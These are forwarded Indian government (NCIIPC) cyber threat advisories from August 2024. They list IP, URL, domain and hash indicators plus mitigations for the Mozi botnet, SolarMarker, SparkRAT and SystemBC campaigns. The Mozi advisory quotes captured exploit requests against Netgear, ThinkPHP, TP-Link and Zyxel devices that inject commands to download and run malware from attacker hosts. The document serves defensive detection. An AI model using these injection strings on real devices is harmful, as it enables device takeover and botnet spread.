- Remove Malicious Files/script injected by an attacker: Use an antivirus or anti-malware tool to scan remove malicious files. Most security software will allow you to perform a full system scan, identifying quarantining or deleting threats.

This document is distributed as TLP: GREEN. Limited disclosure, recipients can spread this within their commu
Sources may use TLP: GREEN when information is useful to increase awareness within their wider commu
Recipients may share TLP: GREEN information with peers and partner organizations within their community,
not via publicly accessible channels. TLP: GREEN information may not be shared outside of the community. N
when "community" is not defined, assume the cybersecurity/defense community.

Reference: CERT-IN [CMTX-P082024054]

Note: TA-TAG: Threat Alert - Threat Actor Group

Disclaimer:

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evaluate the contents for its applicability in their specific environment, and take appropriate action as per their
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problems that may arise from application or non-application of the alert/ advisory. System owners are wh
responsible for cyber security updates to their information technology systems.

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



Email **EHealth Section**

Fwd: Advisory No: TA-MAW-2024-08-16-011: Malicious IOCs Targeting Critical Sectors [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 06:03 PM
Subject : Fwd: Advisory No: TA-MAW-2024-08-16-011: Malicious IOCs Targeting Critical Sectors [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 5:53:31 PM
Subject: Advisory No: TA-MAW-2024-08-16-011: Malicious IOCs Targeting Critical Sectors [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-MAW-2024-08-16-011

Cyber Security Advisory: Malicious IOCs Targeting Critical Sectors

This data is to be considered as **TLP: AMBER**

Based on analysis, please find below malicious IoCs targeting Critical Information Infrastructures (CII). Conside span for malicious IP addresses at least 14 days.

**********IOC START**********

IP Addresses:

139[.]84[.]144[.]144
27[.]111[.]75[.]136
112[.]248[.]191[.]65
102[.]22[.]81[.]178
112[.]237[.]110[.]189
210[.]86[.]231[.]190
59[.]93[.]181[.]145
159[.]100[.]18[.]23
77[.]239[.]214[.]184

154[.]213[.]187[.]96
39[.]108[.]76[.]235
144[.]24[.]147[.]138
120[.]138[.]12[.]50
59[.]89[.]11[.]157
223[.]155[.]54[.]54
210[.]108[.]217[.]13
24[.]121[.]0[.]66
42[.]87[.]76[.]21
117[.]199[.]158[.]78
61[.]3[.]188[.]241
43[.]129[.]251[.]133
157[.]231[.]51[.]20
27[.]43[.]207[.]30
185[.]224[.]128[.]83
221[.]15[.]21[.]21
141[.]148[.]198[.]220
82[.]84[.]44[.]15
220[.]158[.]158[.]131
110[.]178[.]47[.]70
176[.]123[.]168[.]160
45[.]66[.]231[.]153
103[.]14[.]226[.]142
103[.]245[.]236[.]146
91[.]92[.]242[.]155
128[.]199[.]225[.]7
117[.]213[.]120[.]207
42[.]230[.]59[.]176
117[.]241[.]55[.]149
59[.]93[.]187[.]132
177[.]95[.]222[.]48
62[.]113[.]107[.]112
223[.]149[.]200[.]3
120[.]85[.]117[.]154
220[.]158[.]159[.]2
175[.]107[.]37[.]62
117[.]205[.]56[.]251
27[.]43[.]206[.]5
61[.]52[.]193[.]78
120[.]86[.]254[.]123
117[.]220[.]56[.]74
77[.]239[.]216[.]101
117[.]219[.]38[.]208
61[.]53[.]220[.]154
183[.]6[.]76[.]139
103[.]197[.]115[.]192
191[.]96[.]225[.]64
112[.]240[.]255[.]191
157[.]245[.]67[.]21
222[.]247[.]12[.]28
61[.]179[.]89[.]71
27[.]47[.]2[.]161
183[.]156[.]149[.]133
45[.]230[.]66[.]56
120[.]85[.]115[.]159
123[.]4[.]27[.]170
117[.]248[.]167[.]0
176[.]149[.]183[.]71
59[.]92[.]176[.]192
175[.]107[.]37[.]232
23[.]179[.]32[.]237
154[.]213[.]185[.]140

120[.]85[.]112[.]162
115[.]50[.]3[.]117
61[.]3[.]16[.]234
117[.]205[.]61[.]104
117[.]235[.]46[.]243
45[.]66[.]231[.]213
193[.]239[.]147[.]201
154[.]216[.]18[.]196
176[.]97[.]210[.]238
154[.]216[.]18[.]103
42[.]239[.]191[.]148
62[.]212[.]54[.]97
175[.]107[.]0[.]6
68[.]183[.]82[.]233
117[.]251[.]163[.]71
45[.]230[.]66[.]8
115[.]51[.]91[.]115
182[.]58[.]198[.]253
120[.]85[.]143[.]200
117[.]248[.]166[.]35
81[.]201[.]62[.]5
134[.]209[.]108[.]55
182[.]127[.]135[.]234
78[.]9[.]100[.]207
113[.]220[.]17[.]66
103[.]197[.]115[.]140
120[.]85[.]92[.]84
27[.]47[.]1[.]149
117[.]215[.]247[.]39
61[.]53[.]72[.]118
117[.]197[.]131[.]179
117[.]245[.]39[.]110
112[.]139[.]38[.]9
190[.]109[.]227[.]118
117[.]245[.]32[.]211
208[.]65[.]84[.]35
103[.]245[.]236[.]188

URLs:-

hxxp://112[.]248[.]191[.]65:45885/Mozi.m
hxxp://112[.]237[.]110[.]189:57805/Mozi.m
hxxp://59[.]93[.]181[.]145:57757/Mozi.m
hxxp://120[.]138[.]12[.]50:40725/Mozi.m
hxxp://59[.]89[.]11[.]157:43272/Mozi.m
hxxp://210[.]108[.]217[.]13:46166/Mozi.m
hxxp://24[.]121[.]0[.]66:59771/Mozi.m
hxxp://42[.]87[.]76[.]21:42448/Mozi.m
hxxp://117[.]199[.]158[.]78:34785/Mozi.m
hxxp://61[.]3[.]188[.]241:57216/Mozi.m
hxxp://220[.]158[.]158[.]122:40033/Mozi.m
hxxp://220[.]158[.]158[.]131:45002/Mozi.m
hxxp://159[.]100[.]18[.]23/bns/x86
hxxp://103[.]245[.]236[.]146/huhu.mips
hxxp://91[.]92[.]242[.]155/most-mips
hxxp://117[.]213[.]120[.]207:51830/Mozi.m
hxxp://42[.]230[.]59[.]176:38867/Mozi.m
hxxp://117[.]241[.]55[.]149:[illegible]3/Mozi.m
hxxp://59[.]93[.]1[illegible]32:48921/Mozi.m
hxxp://1[illegible]07[.]37[.]62:56989/Mozi.m
hxxp://117[.]205[.]61[.]104:51137/Mozi.m
hxxp://61[.]52[.]193[.]78:50454/Mozi.m

hxxp://117[.]235[.]46[.]243:44458/Mozi.m
hxxp://117[.]219[.]38[.]208:50304/Mozi.m
hxxp://61[.]53[.]220[.]154:43188/Mozi.m
hxxp://183[.]6[.]76[.]139:58657/Mozi.m
hxxp://103[.]197[.]115[.]192:43024/Mozi.m
hxxp://112[.]240[.]255[.]191:40120/Mozi.m
hxxp://61[.]179[.]89[.]71:48297/Mozi.m
hxxp://183[.]156[.]149[.]133:43583/Mozi.m
hxxp://123[.]4[.]27[.]170:42527/Mozi.m
hxxp://117[.]248[.]167[.]0:54863/Mozi.m
hxxp://59[.]92[.]176[.]192:56037/Mozi.m
hxxp://175[.]107[.]37[.]232:42068/Mozi.m
hxxp://115[.]50[.]3[.]117:45840/Mozi.m
hxxp://61[.]3[.]16[.]234:54552/Mozi.m
hxxp://103[.]14[.]226[.]142/shk
hxxp://193[.]239[.]147[.]201/bins/x86
hxxp://176[.]123[.]168[.]160/x86
hxxp://176[.]97[.]210[.]238/shk
hxxp://42[.]239[.]191[.]148:43907/Mozi.m
hxxp://62[.]212[.]54[.]97:55079/Mozi.m
hxxp://175[.]107[.]0[.]6:41879/Mozi.m
hxxp://117[.]251[.]163[.]71:57739/Mozi.m
hxxp://45[.]230[.]66[.]8:10263/Mozi.m
hxxp://115[.]51[.]91[.]115:37504/Mozi.m
hxxp://182[.]58[.]198[.]253:55639/Mozi.m
hxxp://117[.]248[.]166[.]35:55557/Mozi.m
hxxp://182[.]127[.]135[.]234:48091/Mozi.m
hxxp://78[.]9[.]100[.]207:41165/Mozi.m
hxxp://103[.]197[.]115[.]140:42612/Mozi.m
hxxp://117[.]215[.]247[.]39:36161/Mozi.m
hxxp://61[.]53[.]72[.]118:32814/Mozi.m
hxxp://117[.]245[.]39[.]110:58599/Mozi.m
hxxp://190[.]109[.]227[.]118:60206/Mozi.m
hxxp://117[.]245[.]32[.]211:47309/Mozi.m
hxxp://208[.]65[.]84[.]35/Yboats.x86
hxxp://176[.]123[.]168[.]160/x86
hxxp://117[.]197[.]131[.]179:40742/Mozi.m
hxxp://103[.]245[.]236[.]188/skyljne.mips

Signatures:

/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://220[.]158.158.122:40033/Mozi.
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://220[.]158.158.131:45002/Mozi.
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
/index.php?s=/index/#011hink#007pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1
[]='wget hxxp://159[.]100.18.23/bns/x86 -O thonkphp ; chmod 777 thonkphp ; ./thonkphp ThinkPHP ; rm -rf thinkp
/shell?cd+/tmp;rm+-rf+*;wget+hxxp://110[.]178.47.70:59188/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://183[.]156.149.133:43583/Mozi.
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://175[.]107.37.232:42068/Mozi.m
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://61[.]3.16.234:54552/Mozi.m+-C
tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
hxxp://117[.]251.87.80/cgi-bin/luci/;stok=/locale?
form=country&operation=write&country=$(id%3E`cd+/tmp;+rm+-rf+shk;
+wget+hxxp://103[.]14.226.142/shk;+chmod+777+shk;+./shk+tplink;+rm+-rf+shk`)
/index.php?s=/index/#011hink#007pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1
[]='wget hxxp://193[.]239.147.201/bins/x86 -O thonkphp ; chmod 777 thonkphp ; ./thonkphp ThinkPHP ; rm
thinkphp
hxxp://124[.]247.204.80/cgi-bin/luci/;stok=/locale?
form=country&operation=write&country=$(id%3E%60cd+/tmp%3B+rm+-

rf+shk%3B+wget+hxxp://176[.]97.210.238/shk%3B+chmod+777+shk%3B+./shk+tplink%3B+rm+-rf+shk%60)
/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://117[.]245.32.211:47309/Mozi.m
O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
/index.php?s=/index/#011hink#007pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1
'wget hxxp://208[.]65.84.35/Yboats.x86 -O /tmp/.YBot; chmod 777 /tmp/.YBot; /tmp/.YBot thinkphp.selfrep
/bin/zhttpd/${IFS}cd${IFS}/tmp;${IFS}rm${IFS}-rf${IFS}*;${IFS}wget${IFS}hxxp://91[.]92.242.155/most-mips;${IFS
chmod${IFS}777${IFS}most-mips;${IFS}./most-mips${IFS}zyxel;
/index.php?s=/index/#011hink#007pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1
'wget hxxp://176[.]123.168.160/x86 -O /tmp/.YBot; chmod 777 /tmp/.YBot; /tmp/.YBot thinkphp.selfrep

**********IOC END**********

Recommendation:

- It is recommended that organisations should apply the given IoCs on their security systems to identify atta Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.

Note: TA-MAW: Threat Alert Malware Advisory

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



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Email **EHealth Section**

Fwd: Advisory No: TA-PHI-2024-08-16-001: Phishing Domains [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 04:30 PM
Subject : Fwd: Advisory No: TA-PHI-2024-08-16-001: Phishing Domains [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 4:03:24 PM
Subject: Advisory No: TA-PHI-2024-08-16-001: Phishing Domains [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-PHI-2024-08-16-001

Cyber Security Advisory: Phishing Domains

This data is to be considered as TLP: AMBER

It has been observed that adversaries are targeting government / defence personnel using spoofed / compron email IDs, malicious domains, Phishing web pages and Vishing techniques.

Please find below malicious domains which are targeting Critical Sector Entities (CIIs).

**********IOC START**********

indianarmy[.]nic.in.aboutcase.nl
indiacode[.]nic[.]in[.]admin-mcas-df[.]ms
indiacode[.]nic[.]in[.]admin-mcas[.]ms
indiacode[.]nic[.]in[.]mcas-df[.]ms
indiacode[.]nic[.]in[.]mcas[.]ms
indianarmy[.]nic[.]in[.]aboutcase[.]nl
amssdelhi[.]gov[.]in[.]admin-mcas-df[.]ms
amssdelhi[.]gov[.]in[.]admin-mcas[.]ms
amssdelhi[.]gov[.]in[.]mcas-df[.]ms
amssdelhi[.]gov[.]in[.]mcas[.]ms
crsorgi[.]gov[.]in[.]crsorgi-goy[.]in

crsorgi[.]gov[.]in[.]orgi[.]live
sebi[.]gov[.]in[.]admin-mcas-df[.]ms
sebi[.]gov[.]in[.]admin-mcas[.]ms
sebi[.]gov[.]in[.]mcas-df[.]ms
sebi[.]gov[.]in[.]mcas[.]ms

**********IOC END**********

Recommendations:-

- It is recommended that organisations should apply the given IoCs on their security systems to identify atte Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Do not click any URL link from an unknown sender
- Install and regularly update antivirus software.
- Install Updates and Patches regularly.
- Conduct regular backup practices and keep those backups offline or on a separate network.
- Implement Multi-Factor Authentication (MFA).

Note: TA-PHI: Threat Alert Phishing Advisory

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Email **EHealth Section**

Fwd: [High] Advisory No: TA-MAW-2024-08-16-010: SolarMarker RAT Malware Campaign [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 06:02 PM
Subject : Fwd: [High] Advisory No: TA-MAW-2024-08-16-010: SolarMarker RAT Malware Campaign [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

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O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 5:23:39 PM
Subject: [High] Advisory No: TA-MAW-2024-08-16-010: SolarMarker RAT Malware Campaign [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-MAW-2024-08-16-010

Cyber Security Advisory: SolarMarker RAT Malware Campaign

This data is to be considered as TLP: AMBER

It has been observed that SolarMarker Remote Access Trojan (RAT), also known as Polazert, Yellow Cockatoo Jupyter, has been developed on the Microsoft .NET framework. Adversaries use Google search redirection and d by compromise tactics to drop the SolarMarker RAT on the host system. SolarMarker RAT is capable of collectinç following types of information from the infected system like computer name, Operating System (OS), sy: architecture, Data about the current user, credentials stored in the web browser.

Impacts:

- Personal Information Loss.
- The malware can download and execute additional malicious software, granting attackers control ove system.

Affected Systems/Assets:

- Web Browsers (Saved Credentials): Captures usernames and passwords stored in web browsers like Chr

Firefox, Edge, and others.
- Cookies and Session Tokens: Steals cookies and session tokens to maintain or hijack sessions. Malware extract saved login details.
- Files server and Remote Desktop Access Applications Steals credentials for FTP servers used for file trans Targets credentials for remote desktop services like RDP (Remote Desktop Protocol) or VNC (Virtual Net Computing). Cryptocurrency Wallets: Digital wallets used for managing cryptocurrencies.
- Email Accounts: Captures login information for email accounts from various providers.
- Documents and Files: Steals documents and files from the local file system and may target files stored in c services if credentials for such services are captured.

Distributions Methods:

- Phishing Emails with context aware themes and malicious attachment or links
- Malvertising: Spread through malicious online ads.
- Disguised Software: Poses as game cheats or other legitimate programs to trick users into downloading it.

Tactics, Techniques, and Procedures (TTPs):

Initial Access
- Phishing:

Spearphishing Attachment (T1566.001): Delivered via malicious email attachments.

Execution
- Command and Scripting Interpreter:

Windows Command Shell (T1059.003): Executes commands via the command shell.

Persistence
- Boot or Logon Autostart Execution:

Registry Run Keys / Startup Folder (T1547.001): Uses registry keys or startup folders for persistence.
- Create or Modify System Process:

Launch Agent (T1543.001): Creates or modifies system processes to ensure persistence.

Privilege Escalation
- Process Injection:

Process Injection (T1055): Injects code into running processes to evade defenses and escalate privileges.

Defense Evasion
- Indicator Removal on Host:

Indicator Removal on Host (T1070): Deletes logs and other indicators to cover tracks.
- Obfuscated Files or Information:

Obfuscated Files or Information (T1027): Uses obfuscation techniques to hide malicious activity.
- Process Injection:

Process Injection (T1055): Conceals execution by injecting code into legitimate processes.

Credential Access
- Input Capture:

Keylogging (T1056.001): Captures keystrokes to harvest credentials.

Command and Control
- Application Layer Protocol:

Web Protocols (T1071.001): Communicates using HTTP/HTTPS protocols.

**********IOC START**********

IP Address:

146[.]70[.]80[.]66
193[.]29[.]104[.]25

217[.]138[.]215[.]105
185[.]236[.]203[.]159
23[.]29[.]115[.]186
212[.]237[.]217[.]136
146[.]70[.]145[.]242
146[.]70[.]80[.]83
185[.]243[.]113[.]47
185[.]243[.]115[.]88
217[.]138[.]215[.]79
146[.]70[.]160[.]62
2[.]58[.]15[.]214
46[.]30[.]188[.]221
91[.]206[.]178[.]133
193[.]29[.]56[.]179
212[.]237[.]217[.]133
2[.]58[.]14[.]183
78[.]135[.]73[.]176
45[.]86[.]163[.]163
212[.]237[.]217[.]156
67[.]43[.]234[.]109
146[.]70[.]71[.]135

**********IOC END**********

Mitigation and Recommendations:

Preventive Measures:

- Set up filtering rules in email security solutions to block malicious attachments and URLs. This req updating your email security gateway or software to detect and filter out suspicious emails. Ensure that email security solution is up-to-date with the latest threat definitions and software updates. Block file t commonly associated with malware, such as .exe, .scr, .bat, .js, and .vbs..
- Anomaly Monitoring: Implement monitoring systems to detect unusual login activity or unauthorized ac attempts that may indicate the use of stolen credentials.
- Password Management: Encourage the use of unique, strong passwords for each service and implement Factor Authentication (MFA) to add an extra layer of security.

Detection Techniques:

- Monitor Network Traffic: Look for unusual data transfers or connections to malicious servers.
- Regular Scans: Run regular security scans on browsers and FTP clients to detect and remove malware.

Response Actions:

- It is recommended that organisations should apply the given IoCs on their security systems to identify atte Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Disconnect Affected Systems: Immediately disconnect the infected system from the network to prevent fu spread of the malware. Immediately address any signs of unauthorized access by changing passw reviewing access logs, and securing compromised accounts.
- Remove Malicious Files: Use an antivirus or anti-malware tool to scan and remove malicious files. I security software will allow you to perform a full system scan, identifying and quarantining or deleting threat
- Update Antivirus Definitions: Ensure your antivirus software is updated with the latest virus definitions. This usually be done through the software's update function or by downloading the latest definitions from vendor's website.
- Apply Security Updates: Ensure all systems and software are updated with the latest security patches to c any vulnerabilities exploited by the malware.
- Enable Two-Factor Authentication (2FA): Implement 2FA for all sensitive accounts to add an additional lay security.

Reference: CERT-IN [CMTX-P082024078]

Note: TA-MAW: Threat Alert Malware Advisory

With Best Regards,
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National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
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Toll Free: 1800-11-4430



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Email **EHealth Section**

Fwd: Advisory No: TA-MAW-2024-08-16-013: SolarMarker RAT Malware Campaign [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 06:03 PM
Subject : Fwd: Advisory No: TA-MAW-2024-08-16-013: SolarMarker RAT Malware Campaign [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Friday, August 16, 2024 5:47:45 PM
Subject: Advisory No: TA-MAW-2024-08-16-013: SolarMarker RAT Malware Campaign [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 16 Aug 2

Advisory No: TA-MAW-2024-08-16-013

Cyber Security Advisory: Spark RAT Malware Campaign

This data is to be considered as TLP: AMBER

Reference is made to earlier advisory with Advisory No: Adv/2024/Jul/008, Subject: Cyber Security Advi SparkRAT Malware dated 01 Jul 2024.

SparkRAT is a cross-platform and full-featured Remote Administration Tool (RAT) written in Go. Its capabi include file and process management, file transfer, remote desktop monitoring and screen capture, sy information collection, and terminal access for command execution, among others. SparkRAT uses the WebSc protocol for communication with the Command & Control (C2) server and features an upgrade system that allo to automatically update to the latest version available on the C2 server upon startup.

Impacts:

- Personal Information Loss.
- The malware can download and execute additional malicious software, granting attackers control ove system.

Capabilities:

- It can capture system information, create files, create processes, delete files, and download files to the v system.
- It can restart or shut down the operating system, capture screenshots, self-update to the latest version, terminate running processes.

Distribution Methods:

- Phishing Emails with context-aware themes and malicious attachments or links.
- Disguised Software: Poses as game cheats or other legitimate programs to trick users into downloading it.

Tactics, Techniques, and Procedures (TTPs):

Develop Capabilities(T1587)
Masquerading(T1036)
Obfuscated Files or Information(T1027)
File Deletion (T1070.004)
Screen Capture(T1113)
System Shutdown/Reboot(T1529)

**********IOC START**********

IP Address:

103[.]108[.]41[.]146
38[.]54[.]94[.]13
67[.]217[.]62[.]106
138[.]68[.]127[.]131
37[.]1[.]213[.]121
38[.]54[.]94[.]13
175[.]178[.]126[.]203
101[.]43[.]187[.]44
47[.]97[.]185[.]22
117[.]50[.]76[.]61
83[.]221[.]206[.]30
110[.]42[.]250[.]96
170[.]64[.]181[.]207
84[.]32[.]214[.]103
103[.]253[.]43[.]208
47[.]236[.]43[.]52
103[.]108[.]41[.]147
103[.]118[.]41[.]11
137[.]184[.]68[.]203
211[.]155[.]101[.]2
121[.]37[.]111[.]182
27[.]124[.]40[.]170
27[.]124[.]40[.]175
38[.]154[.]74[.]20
46[.]254[.]21[.]214
118[.]190[.]161[.]229
101[.]35[.]198[.]64
157[.]119[.]101[.]234
23[.]224[.]176[.]82
1[.]94[.]11[.]195
161[.]35[.]28[.]74
116[.]62[.]145[.]180
45[.]145[.]229[.]159
47[.]96[.]129[.]195
116[.]63[.]145[.]255
120[.]220[.]61[.]6
103[.]108[.]41[.]148

15[.]168[.]125[.]19
185[.]56[.]139[.]92
43[.]136[.]35[.]213
47[.]105[.]208[.]58
1[.]15[.]135[.]238
31[.]41[.]221[.]123
63[.]250[.]53[.]103
23[.]225[.]14[.]151
154[.]90[.]48[.]200
67[.]219[.]106[.]134
140[.]238[.]9[.]202
47[.]106[.]152[.]139
68[.]168[.]211[.]94
139[.]180[.]180[.]177
27[.]124[.]40[.]169
38[.]60[.]199[.]70
8[.]149[.]228[.]52
58[.]37[.]81[.]238
154[.]90[.]44[.]78
121[.]4[.]140[.]182
107[.]175[.]254[.]117
8[.]210[.]81[.]164
106[.]54[.]232[.]49

**********IOC END**********

Mitigation and Recommendations:

Preventive Measures:

- Regularly patch and update software and operating systems to the latest available versions.
- Password Management: Employ a trusted password manager to securely store and manage your passw These tools encrypt your passwords and sensitive data, increasing their security significantly compare storing them in your browser. Also, ensure that autofill and password saving features in your browser set are disabled. This prevents your browser from automatically storing passwords as you enter them, redu the risk of unauthorized access.
- User Education: Train users to recognize phishing attempts with context-aware subjects and themes and particularly coming from trusted /compromised email accounts. Promoting awareness can reduce the likelil of successful infections.
- Network Segmentation: Divide your network into segments to limit the spread of malware if an infe occurs, helping to contain and control the impact.
- Incident Response Plan: Develop and maintain an incident response plan to quickly and effectively adc malware infections and minimize damage.

Response Actions:

- It is recommended that organisations should apply the given IoCs on their security systems to identify att Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Disconnect Affected Systems: Immediately disconnect the infected system from the network to prevent fu spread of the malware. Immediately address any signs of unauthorized access by changing passw reviewing access logs, and securing compromised accounts.
- Remove Malicious Files: Use an antivirus or anti-malware tool to scan and remove malicious files. Most sec software will allow you to perform a full system scan, identifying and quarantining or deleting threats.
- Update Antivirus Definitions: Ensure your antivirus software is updated with the latest virus definitions. can usually be done through the software's update function or by downloading the latest definitions from vendor's website.
- Apply Security Updates: Ensure all systems and software are updated with the latest security patches to any vulnerabilities exploited by the malware.
- Enable Two-Factor Authentication (2FA): Implement 2FA for all sensitive accounts to add an additional lay security.

Reference: CERT-IN [CMTX-P082024088]

Note: TA-MAW: Threat Alert Malware Advisory

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Email **EHealth Section**

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Wed, Aug 21, 2024 09:38 PM
Subject : Fwd: Advisory No: TA-MAW-2024-08-21-16: SystemBC Malware Campaign [TLP: CLEAR] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/o JS (MKB)
23061066
----- Forwarded Message -----
From: Advisory NCIIPC <advisory@nciipc.gov.in>
Sent: Wed, 21 Aug 2024 17:46:33 +0530 (IST)
Subject: Advisory No: TA-MAW-2024-08-21-16: SystemBC Malware Campaign [TLP: CLEAR]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 21 Aug 2024
Advisory No: TA-MAW-2024-08-21-16
Cyber Security Advisory: SystemBC Malware Campaign
This data is to be considered as TLP: CLEAR

It has been observed that SystemBC is a type of malware classified as a RAT (Remote Access Trojan). It allows attackers to gain unauthorized access to and control over an infected system. Once installed, SystemBC provides various functionalities, including remote control, data exfiltration, payload delivery, network reconnaissance, persistence, and key features of a SOCKS proxy. While SystemBC and BlackBasta have distinct functions, they can be part of a coordinated attack.

Impacts: Data Loss, Infrastructure damage, Financial loss and reputation damage.

Capabilities:

* C2 Communication: The malware can give the attacker remote control over the infected system, allowing them to perform a wide range of actions.
* Data Exfiltration: It steal sensitive information from the infected system, such as personal data, financial information, or corporate secrets.
* Payload Delivery: It can be used to deliver additional malicious payloads to the

infected system, including other types of malware.
    * Network Reconnaissance: The malware can help attackers gather information about the network, which can be useful for further attacks or lateral movement.
    * Persistence: It can implement techniques to ensure it remains on the system and evades detection or removal efforts.
    * SOCKS Proxy: It acts as a SOCKS proxy, letting attackers route their traffic through the infected system to conceal their IP address and evade detection.

Distribution Methods:

    * Phishing campaigns
    * Malicious downloads
    * Through exploitation of software vulnerabilities[CVE-2022-26923]

Tactics, Techniques, and Procedures (TTPs):

MITRE ATT&CK Matrix for SystemBC Malware

Exploitation for Privilege Escalation, Technique T1068
Phishing, Technique T1566
Remote Access Software, Technique T1219
Deobfuscate/Decode Files or Information, Technique T1140
Process Injection, Technique T1055
Lateral Tool Transfer, Technique T1570
Command and Scripting Interpreter, Technique T1059
Network Denial of Service, Technique T1498
Develop Capabilities, Technique T1587
Reflective Code Loading, Technique T1620
Protocol Tunneling, Technique T1572
System Owner/User Discovery, Technique T1033
Input Capture, Technique T1056
**********IOC
START**********
IP Addresses:

45[.]155[.]249[.]97
195[.]2[.]70[.]38
77[.]238[.]250[.]123
217[.]15[.]175[.]191
77[.]238[.]229[.]63
191[.]142[.]74[.]28
77[.]238[.]224[.]56
37[.]221[.]126[.]202
77[.]238[.]245[.]233
91[.]196[.]70[.]160
91[.]142[.]74[.]28

Domains:

richardflorespoew[.]shop
feighminoritsjda[.]shop
justifycanddidatewd[.]shop
strwawrunnygjwu[.]shop
falseaudiencekd[.]shop
pleasurenarrowsdla[.]shop
raiseboltskdlwpow[.]shop
marathonbeedksow[.]shop
halagifts[.]com
spamicrosoft[.]com

preservedmoment[.]com

HASHES:

9ed2b4d88b263f5078003ef35654ed5c205ac2f2c0e9225d4cdb4c24a5ea9af2
949faad2c2401eb854b9c32a6bb6e514ad075e5cbe96154c172f5f6628af43ed
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cff5c6694d8925a12ce13a85e969bd468e28313af2fb46797bdcf77092012732
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ce1f44a677d9b7d1d62373175f5583d9e8c04e16ebd94656e21aa296e00e93d7
ccaa8c8b39cb4a4de4944200936bcd4796367c16421a89e6a7d5476ae2da78cd
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ab3daec39332ddeeba64a2f1916e6336a36ffcc751554954511121bd699b0caa
9c1e0c8c5b9b9fe9d0aa533fb7d9d1b57db98fd70c4f66a26a3ed9e06ac132a7

**********IOC
END**********
Recommendations:

* It is recommended that organisations should apply the IoCs on their security systems to identify attacks. Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
* Disconnect Affected Systems: Immediately disconnect the infected system from the network to prevent further spread of the malware. Immediately address any signs of unauthorized access by changing passwords, reviewing access logs, and securing compromised accounts.
* Remove Malicious Files: Use an antivirus or anti-malware tool to scan and remove malicious files. Most security software will allow you to perform a full system scan, identifying and quarantining or deleting threats.
* Update Antivirus Definitions: Ensure your antivirus software is updated with the latest virus definitions. This can be done through the software's update function or by downloading the latest definitions from the vendor's website.

Reference: CERT-IN [CMTX-P082024088]
Note: TA-MAW: Threat Alert Malware Advisory

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
